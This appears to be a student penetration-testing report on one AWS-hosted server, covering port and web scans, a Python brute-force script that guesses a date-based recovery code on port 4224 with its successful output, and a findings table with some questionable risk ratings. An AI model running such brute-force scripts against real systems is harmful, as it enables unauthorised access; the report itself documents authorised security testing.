6th
January

Penetration Testing Report for Server 3.8.206.218

BY -
GAURAV KEWALRAMANI

STUDENT ID –
14126543

Executive Summary

This report provides an assessment of the security posture of server **3.8.206.218**, hosted on Amazon Web Services (AWS). The purpose of the penetration test was to identify vulnerabilities (it’s weaknesses), assess the system’s defences, and ensure compliance with AWS penetration testing terms and conditions.

This test was performed by me – Gaurav Kewalramani and all the information and knowledge gained by this test is well protected.

This test report will focus on the vulnerabilities that were found, was there any possible exploitations for those vulnerabilities and if yes what were they and what was the outcome of the exploitation.

Key Findings

- Some critical vulnerabilities were found and one of them was even able to be exploited, was able to successfully retrieve the recovery code and was able use it.
- Modern risk vulnerabilities were discovered in areas such as outdated software components and misconfigured services.

Methodology


1. Firstly, I tried to check for any open ports on the server 3.8.206.218 using nmap and found out that there were 2 ports open

    - Port 80
    - Port 4224

2. Used the command nmap -sV 3.8.206.218 and found the services running on these ports, port 80 is http and 4224 is xtell, we can also see the version of port 80 which is Apache http 2.4.52 and its OS was Ubuntu.


3. Scanning for vulnerabilities –

    - Then I did a web server enumeration to check for any HTTP/HTTPS open directories on the ports that were open.



```
┌──(gaurav㉿Kali)-[~]
└─$ gobuster dir -u http://3.8.206.218 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://3.8.206.218
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 276]
/.hta                 (Status: 403) [Size: 276]
/.htpasswd            (Status: 403) [Size: 276]
/images               (Status: 301) [Size: 311] [--> http://3.8.206.218/images/]
/index.html           (Status: 200) [Size: 248]
/server-status        (Status: 403) [Size: 276]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================

┌──(gaurav㉿Kali)-[~]
└─$ █
```

- I tried to open this link on 3.8.206.218 and saw a page with some clickable links but only useful thing for us was the README link




Index of /images

Name	Last modified	Size	Description
Parent Directory		-	
README	2022-12-11 18:11	413	

Apache/2.4.52 (Ubuntu) Server at 3.8.206.218 Port 80


- The readme link had some useful information regarding a recovery code.



```
Thank you for purchasing this software!
Please ensure you keep it up to date, we'll release a brand new version in 2004!

Don't forget, if you lose your password - you can use the password recovery port; you'll just need to submit the date you installed the software on your system in the format DDMMYYYY

i.e. If you installed this software on the 20th of March 2014, the recovery code would be 20032014

Enjoy!
```


- I tried banner grabbing for both ports and found 4224 had the option to enter in a recovery port, this was done using a command which was –> nc 3.8.206.218 4224. (which is nc -HOST -PORT)

- From the above readme link I found that recovery port is in for of DDMMYYYY, so I made a pyhton script to brute force to find the recovery port, which is shown below and after execution I found the recovery port:




```python
import requests
from datetime import datetime, timedelta

# Target URL or endpoint for the recovery service
url = "http://3.8.206.218:4224/recovery"

# Function to generate all valid dates in the given range
def generate_dates(start_year=2000, end_year=2005):
    start_date = datetime(start_year, 1, 1)  # January 1, 2000
    end_date = datetime(end_year, 12, 31)  # December 31, 2025
    delta = timedelta(days=1)  # Increment by one day

    while start_date ≤ end_date:
        yield start_date.strftime("%d%m%Y")  # Format date as DDMMYYYY
        start_date += delta

# Function to brute-force the recovery code
def brute_force_recovery_code():
    for date_code in generate_dates():
        print(f"Trying recovery code: {date_code}")

        # HTTP POST request payload
        data = {
            "recovery_code": date_code
        }

        try:
            # Send the request
            response = requests.post(url, data=data)

            # Check for "well done" in the response text
            if "well done" in response.text.lower():
                print(f"\nCorrect recovery code found: {date_code} (Response: {response.text.strip()})")
                return date_code  # Exit the function and return the code

        except requests.exceptions.RequestException as e:
            # Log the exception message for debugging
            print(f"Error during request: {e}")

            # Check if "well done" is in the exception message
            if "well done" in str(e).lower():
                print(f"\nCorrect recovery code found: {date_code} (Error Log: {e})")
                return date_code  # Exit the function and return the code

    return None  # Return None if no code is found

```

- After the execution I saw the recovery port was 20012004 which is shown below



```
Error during request: ('Connection aborted.', BadStatusLine('Enter recovery code: Incorrect code!\n'))
Trying recovery code: 04012004
Error during request: ('Connection aborted.', BadStatusLine('Enter recovery code: Incorrect code!\n'))
Trying recovery code: 05012004
Error during request: ('Connection aborted.', BadStatusLine('Enter recovery code: Incorrect code!\n'))
Trying recovery code: 06012004
Error during request: ('Connection aborted.', BadStatusLine('Enter recovery code: Incorrect code!\n'))
Trying recovery code: 07012004
Error during request: ('Connection aborted.', BadStatusLine('Enter recovery code: Incorrect code!\n'))
Trying recovery code: 08012004
Error during request: ('Connection aborted.', BadStatusLine('Enter recovery code: Incorrect code!\n'))
Trying recovery code: 09012004
Error during request: ('Connection aborted.', BadStatusLine('Enter recovery code: Incorrect code!\n'))
Trying recovery code: 10012004
Error during request: ('Connection aborted.', BadStatusLine('Enter recovery code: Incorrect code!\n'))
Trying recovery code: 11012004
Error during request: ('Connection aborted.', BadStatusLine('Enter recovery code: Incorrect code!\n'))
Trying recovery code: 12012004
Error during request: ('Connection aborted.', BadStatusLine('Enter recovery code: Incorrect code!\n'))
Trying recovery code: 13012004
Error during request: ('Connection aborted.', BadStatusLine('Enter recovery code: Incorrect code!\n'))
Trying recovery code: 14012004
Error during request: ('Connection aborted.', BadStatusLine('Enter recovery code: Incorrect code!\n'))
Trying recovery code: 15012004
Error during request: ('Connection aborted.', BadStatusLine('Enter recovery code: Incorrect code!\n'))
Trying recovery code: 16012004
Error during request: ('Connection aborted.', BadStatusLine('Enter recovery code: Incorrect code!\n'))
Trying recovery code: 17012004
Error during request: ('Connection aborted.', BadStatusLine('Enter recovery code: Incorrect code!\n'))
Trying recovery code: 18012004
Error during request: ('Connection aborted.', BadStatusLine('Enter recovery code: Incorrect code!\n'))
Trying recovery code: 19012004
Error during request: ('Connection aborted.', BadStatusLine('Enter recovery code: Incorrect code!\n'))
Trying recovery code: 20012004
Error during request: ('Connection aborted.', BadStatusLine('Enter recovery code: Code accepted! Well done!\n'))

Correct recovery code found: 20012004 (Error Log: ('Connection aborted.', BadStatusLine('Enter recovery code: Code accepted! Well done!\n')))

The correct recovery code is: 20012004

┌──(gaurav㉿Kali)-[~/Desktop]
└─$ 
```


- And then proceeded to use this recovery code in the command -> nc 3.8.206.218 4224



```
┌──(gaurav㉿Kali)-[~]
└─$ nc 3.8.206.218 4224
Enter recovery code: 20012004
Code accepted! Well done!
```

<u>Hence one major exploit was found here and the anyone will be easily be able to get into with this recovery code.</u>

4. Then I also proceeded to do an online Nessus scan to look for more vulnerabilities of 3.8.206.218, that scan provided me some which stated:



INFO HTTP Methods Allowed (per directory)

Description
By calling the OPTIONS method, it is possible to determine which HTTP methods are allowed on each directory.

The following HTTP methods are considered insecure:
PUT, DELETE, CONNECT, TRACE, HEAD

Many frameworks and languages treat 'HEAD' as a 'GET' request, albeit one without any body in the response. If a security constraint was set on 'GET' requests such that only 'authenticatedUsers' could access GET requests for a particular servlet or resource, it would be bypassed for the 'HEAD' version. This allowed unauthorized blind submission of any privileged GET request.

As this list may be incomplete, the plugin also tests - if 'Thorough tests' are enabled or 'Enable web applications tests' is set to 'yes' in the scan policy - various known HTTP methods on each directory and considers them as unsupported if it receives a response code of 400, 403, 405, or 501.

Note that the plugin output is only informational and does not necessarily indicate the presence of any security vulnerabilities.

See Also
http://www.nessus.org/u?d9c03a9a
http://www.nessus.org/u?b019cbdb
https://www.owasp.org/index.php/Test_HTTP_Methods_(OTG-CONFIG-006)

Output

```
Based on the response to an OPTIONS request :

  - HTTP methods GET HEAD OPTIONS POST are allowed on :

    /
```

To see debug logs, please visit individual host


Port ▴	Hosts
80 / tcp / www	3.8.206.218

I also found that the Apache 2.4.52 is outdated and have various vulnerabilities –>

CVE-2023-25690, CVE-2024-38474, CVE-2024-38476, CVE-2022-36760, CVE-2022-22720, CVE-2022-23943, CVE-2022-31813, CVE-2006-20001, CVE-2023-27522

5. This HTTP port can also be affected by man in the middle attacks, we can try to put a listener and try to check for traffic and the information that is being passed on the server.

6. Also tried doing a nikto scan which is used to scan webservers for vulnerabilities and in addition to the results from Nessus scan it said – The X content type option is not set and this could allow user agent to render the content of the site in a different fashion to the MIME type.



```
┌──(gaurav㉿Kali)-[~]
└─$ nikto -host 3.8.206.218 -useragent flag
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          3.8.206.218
+ Target Hostname:    3.8.206.218
+ Target Port:        80
+ Start Time:         2025-01-05 12:11:27 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.52 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.
ing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.52 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Server may leak inodes via ETags, header found with file /, inode: f8, size: 5ef9168c63a41, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
+ /images/: Directory indexing found.
+ 8103 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time:           2025-01-05 12:13:27 (GMT-5) (120 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested

┌──(gaurav㉿Kali)-[~]
```

Findings and Recommendations :

Risk Level	Finding/Issues	Impact	Recommendations
High	HTTP methods GET HEAD OPTIONS POST are allowed on server.	Anyone can manage to use these methods and change the information on the server.	Upgrade to a newer version
High	Weak Security for recovery code	Anyone will be easily able to get into the server with the recovery code.	Try sending information about recovery port to users email and not putting the information in the open on the server where anyone can access it
High	HTTP port can also be affected by man in the middle attacks	Easily be a target of a listener and will be able to see the information being moved on the server	Keep the HTTP service updated with regular checks.
High	The X content type option is not set	this could allow user agent to render the content of the site in a different fashion to the MIME type	Set the X content type option
High	CVE-2023-25690, CVE-2024-38474, CVE-2024-38476, CVE-2022-36760, CVE-2022-22720, CVE-2022-23943, CVE-2022-31813, CVE-2006-20001, CVE-2023-27522	Anyone will be able to exploit the older version and Apache to get into the server.	Upgrade to a newer version of Apache